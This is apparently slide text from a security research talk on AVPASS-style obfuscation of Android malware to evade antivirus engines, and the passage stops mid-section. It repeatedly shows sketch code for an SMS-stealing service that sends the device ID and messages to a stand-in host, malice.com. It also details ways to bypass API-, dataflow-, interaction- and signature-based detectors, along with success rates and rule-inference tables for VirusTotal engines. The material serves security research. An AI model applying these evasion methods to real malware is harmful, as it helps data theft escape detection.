```
.method public DoSomething(p0…p9)
.locals 7 (+3)

# register: v0 – v3 used here
# parameter: p0 – p9 used here

# instruction using p10 (v16)

.end method
```


Total: 17

Inst. Range Error (> v15)




Solution: Backup and Restore Before Injection

```
.method public DoSomething(p0…p9)
.locals 4

# register: v0 – v3 used here
# parameter: p0 – p9 used here

.end method
```



Try Injection

```
.method public DoSomething(p0…p9)
.locals 7 (+3)

# register: v0 – v3 used here
# parameter: p0 – p9 used here

① backup register v3 – v12
② code injection using v0 – v2
③ restore register v3 – v12

.end method
```



Why tricky? AVPASS needs to trace type of each register when backup/restore


Difficult to Reverse as Requirement
Too Easy to Detect Obfuscation?

- **True, but it doesn't help AVs much**
  - ✓ How could you tell benign or malicious?
- **Dynamic analysis can detect original behavior**
  - ✓ However, code coverage is another challenge
  - ✓ Not that practical due to overhead


Example: Difficult to Reverse

```
public class SendToNetwork (Service) {
   public void onStartCommand( Intent ) {
      String SMSmsg = intent.get(“sms”);

      TelephonyMgr tm = new TelephonyMgr();
      String ID = tm.getDeviceID();

      String output = ID.concat(SMSmsg);
      URL url = new URL(http://malice.com);
      url.sendData(output);
   }
}
```


Example: Difficult to Reverse



Example: Difficult to Reverse



Example: Difficult to Reverse



Yes, you can tell obfuscation here but difficult to reverse

Start with Well-known Detection Techniques

- API-based detection
- Dataflow-based detection
- Interaction-based detection
- Signature-based detection

Android Malware Example

SMS Leaking Malware

SMS received

Component: InterceptSMS

```
public class InterceptSMS extends BroadcastReceiver {
   SmsManager sms = SmsManager.getDefault();

   // When BroadcastReceiver receives SMS
   public void onReceive(Context c, Intent i){
     // Read the SMS message
     SmsMessage cMsg = SmsMessage.create();
     String SMSmsg = cMsg.getMessageBody();

     // Call service with the SMS string
     Intent si = new Intent(Malicious.class);
     si.putExtra("sms", encrypt(SMSmsg));
     startService(si);
   }
}
```

Component: SendToNetwork

```
public class SendToNetwork extends Service {
  public void onStartCommand(Intent intent) {
    // Retrieve a SMS message
    String SMSmsg = intent.get("sms");

    // Get a device ID
    TelephonyManager tm = newTelephonyManager();
    String deviceID = tm.getDeviceID();

    // Concatenate the device ID with the SMS
    String output = deviceID.concat(SMSmsg);

    // Send data through network
    URL url = new URL("http://malice.com");
    url.sendData(output);
  }
}
```

Leaked Information

SMS intercepted by background Service

Hacker sends intercepted message to malice.com

API-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra("sms", SMS);
        startService(si);
    }
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get("sms");

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat("SMSmsg");
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Suspicious API sequence (n-gram)

Dataflow-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra("sms", SMS);
        startService(si);
    }
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get("sms");

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat(SMSmsg);
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Suspicious Source

Suspicious Sink

Suspicious Dataflow

Interaction-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra("sms", SMS);
        startService(si);
    }
}
```

Suspicious Interaction

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get("sms");

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat(SMSmsg);
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Signature-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra(“sms”, SMS);
        startService(si);
    }
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get(“sms”);

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat(SMSmsg);
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Signatures: Class, Variable, String, Package, and etc

Bypassing API-based Detection System

- **Break frequency analysis**
  - ✓ Massive API insertion to change number of APIs
- **Break n-gram (sequence) analysis**
  - ✓ Insert dummy API between existing APIs
- **Break APIs transition ratio analysis**
  - ✓ Transition ratio? java → android, java.lang → android.util
  - ✓ 1) Insert massive APIs or 2) Change package names

Bypassing API-based Detection System (1/2)

Break n-gram analysis

GetDeviceID() → concat() → sendData()

GetDeviceID() → DateFormat() → concat() → DateFormat() → sendData()

```
public class SendToNetwork (Service) {
   public void onStartCommand( Intent ) {
      String SMSmsg = intent.get("sms");

      TelephonyMgr tm = new TelephonyMgr();
      String ID = tm.getDeviceID();
      Android.text.format.DateFormat() // DUMMY

      String output = ID.concat(SMSmsg);
      Android.text.format.DateFormat() // DUMMY
      URL url = new URL(http://malice.com);
      url.sendData(output);
   }
}
```

Bypassing API-based Detection System (2/2)

Break transition ratio analysis

user-defined() → java.lang(String) → user-defined()

↓

java.util.user-defined() → java.lang(String) → java.util.user-defined()

```
public class SendToNetwork (Service) {
  public void onStartCommand( Intent ) {
    String SMSmsg = intent.get("sms");

    userDefined1 tm = new TelephonyMgr();
    String ID = tm.getDeviceID();

    String output = ID.concat(SMSmsg);
    userDefined2 url =
        new userDefined2(http://malice.com);
    url.sendData(output);
  }
}
```

Bypassing Dataflow-based Detection System (1/2)

Explicit → Implicit dataflow

SMSmsg + ID = output (tracked)

SMSmsg + untrackedStr = output (untracked)

```
public class SendToNetwork (Service) {
   public void onStartCommand( Intent ) {
      String SMSmsg = intent.get("sms");

      TelephonyMgr tm = new TelephonyMgr();
      String ID = tm.getDeviceID();
                                             Implicit Flow

      untrackedStr = anti-dataflow-analysis-code(ID)

      String output = untrackedStr.concat(SMSmsg);
      URL url = new URL(http://malice.com);
      url.sendData(output);
   }
}
```

Bypassing Dataflow-based Detection System (2/2)

Java Reflection (API name hiding)

Unable to track suspicious source API

```
public class SendToNetwork (Service) {
  public void onStartCommand( Intent ) {
    String SMSmsg = intent.get("sms");

    TelephonyMgr tm = new TelephonyMgr();
    String ID = tm.getDeviceID();

    String ID = ReflectionWrapper1();

    String output = ID.concat(SMSmsg);
    URL url = new URL(http://malice.com);
    url.sendData(output);
  }
}
```

Nothing to Trace

Bypassing Interaction-based Detection System

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra("sms", SMS);
        startService(si);
    }
}
```

Suspicious Interaction →

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get("sms");

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat(SMSmsg);
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Bypassing Interaction-based Detection System

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {
    public void onReceive( ) {
        SmsMessage msg = SmsMessage.create();
        String SMS = msg.getMessageBody();

        Intent si = new Intent(Malicious.class);
        si.putExtra("sms", SMS);
        startService(si);
    }
```

#1

#2

Component: SendToNetwork

```
public class SendToNetwork (Service) {
    public void onStartCommand( Intent ) {
        String SMSmsg = intent.get("sms");

        TelephonyMgr tm = new TelephonyMgr();
        String ID = tm.getDeviceID();

        String output = ID.concat(SMSmsg);
        URL url = new URL(http://malice.com);
        url.sendData(output);
    }
}
```

Divide components and make new relation to nullify the analysis

Evaluation: Bypassing Well-known Detection System

- API-based Detection (Ratio-based)

Category	Strategy	Bypass Ratio
API transition ratio detection	Inject dummy APIs to make diff. ratio (up to 2,000 insertions)	80%
	Modify all family/package names	95%

Evaluation: Bypassing Well-known Detection System

- API-based Detection (Ratio-based)

* If malware size if big, you should inject much more APIS

Category	Strategy	Bypass Ratio
API transition ratio detection	Inject dummy APIs to make diff. ratio (up to 2,000 insertions)	80%
	Modify all family/package names	95%

Evaluation: Bypassing Well-known Detection System

- **Dataflow-based Detection**

Category	Strategy	Bypass Ratio
Dataflow tracking	Inject anti-dataflow-analysis code (support: String and Cursor datatype)	34%
	Hide API name by using reflection	100%

- **Interaction-based Detection**
  - ✓ Successfully disguised 100% of malware

Evaluation: Bypassing Well-known Detection System

* As you can see, success ratio is low. Anti-dataflow-analysis code is difficult to make and easy to be detected.

- **Dataflow-based Detection**

Category	Strategy	Bypass Ratio
Dataflow tracking	Inject anti-dataflow-analysis code (support: String and Cursor datatype)	34%
	Hide API name by using reflection	100%

- **Interaction-based Detection**
  - ✓ Successfully disguised 100% of malware

Demo #1


- Bypass API-based detection system
- Bypass Dataflow-based detection system
- Bypass Interaction-based detection system

Let’s move on to real world detection system

New Target: Real World Unknown AVs

- **Target: VirusTotal**

  * *Aggregation of many antivirus products and online scan engines to check for viruses*



- **Questions**
  - ✓ Which features are important?
  - ✓ Which combinations affect to result?
  - ✓ Which classifier they are using?
  - ✓ Are they robust enough to detect variation?

Strategy : How to Infer and Bypass AVs?

- **Inferring each feature's impact**
  - ✓ Obfuscate individual feature and then query
- **Inferring detection rules**
  - ✓ Generate *all possible variations* and then query
- **Reduce the number of query**
  - ✓ Group similar / relevant obfuscations
- **Provide way to query safely**
  - ✓ Query by using fake (but similar) malware

Inferring Feature: What AVs are Looking at?

- **Process for eliminating unnecessary obfuscation**
- **We need to “guess” possible features**
  - ✓ Byte stream? hash of image? IDs in resource? API and its arguments?
- **How? Obfuscate individual feature and analyze result**

Finding : Inferred Features

Number	Obfuscation Primitives	Impact Observed
1	Component interaction injection	No
2	Dataflow analysis avoiding code injection	No
3	String encryption	**Strong**
4	Variable name encryption	Normal
5	Package name encryption	**Strong**
6	Method and class name encryption	**Strong**
7	Dummy API and benign class injection	Normal
8	Bytecode injection	Weak
9	Resource encryption (xml and image)	Weak
10	Dropper payload (jar or APK)	**Strong**
11	Permissions	Normal
12	APIs name hiding	**Strong**

Inferring Rules: Finding Feature Combinations to Bypass

- **Process for finding detection rules / logic inside**
- **Why infer?**
  - ✓ To bypass with minimum obfuscations
  - ✓ To generate disguised malware with essential obfuscations
- **How? Obfuscate features and query variations**

2^k Factorial Experiment Design

** with k factor (features) decide 1) maintain kth factor or 2) obfuscate kth factor*

- **Obfuscation group (example)**

O1	O2	O3	O4	O5	O6	O7
String	Variable	Package	Class + API injection	Resource + Dropper removal	Permission removal	API hiding

- **2^k variations ($2^7 = 128$)**

O1	O2	O3	O4	O5	O6	O7

O1	O2	O3	O4	O5	O6	O7


. . .

O1	O2	O3	O4	O5	O6	O7


Test with 100 malware? 100 x 128 x 2 way = 25,600 queries

2^k Factorial Experiment Design

- E.g., Test "string + package + resource" combination



- E.g., Test "order" to know impact of features (1→3→7→6→ …)



Inferred Rules: Must-do Obfuscations to Bypass

- Anti-virus (T): Weak detection

#r	STR	VAR	PACK	CLASS/INJ	RES	PERM	API
1	V						
2		V					
3			V				
4				V			
5					V		
6						V	
7							V

- Anti-virus (K): Strong detection

#	STR	VAR	PACK	CLASS/INJ	RES	PERM	API
1							V
2				V			V
3			V				
4			V				V
5			V			V	
6			V		V		
…							
12	V					V	
13	V				V		
14	V			V			
15	V		V				
16	V		V				V
17	V	V					
18	V	V	V				

V: bypassed when obfuscated these features

* *Experiment in **May/2017**, Test with 130 malware and 16,000 variations*

Observation About Inferred Rules

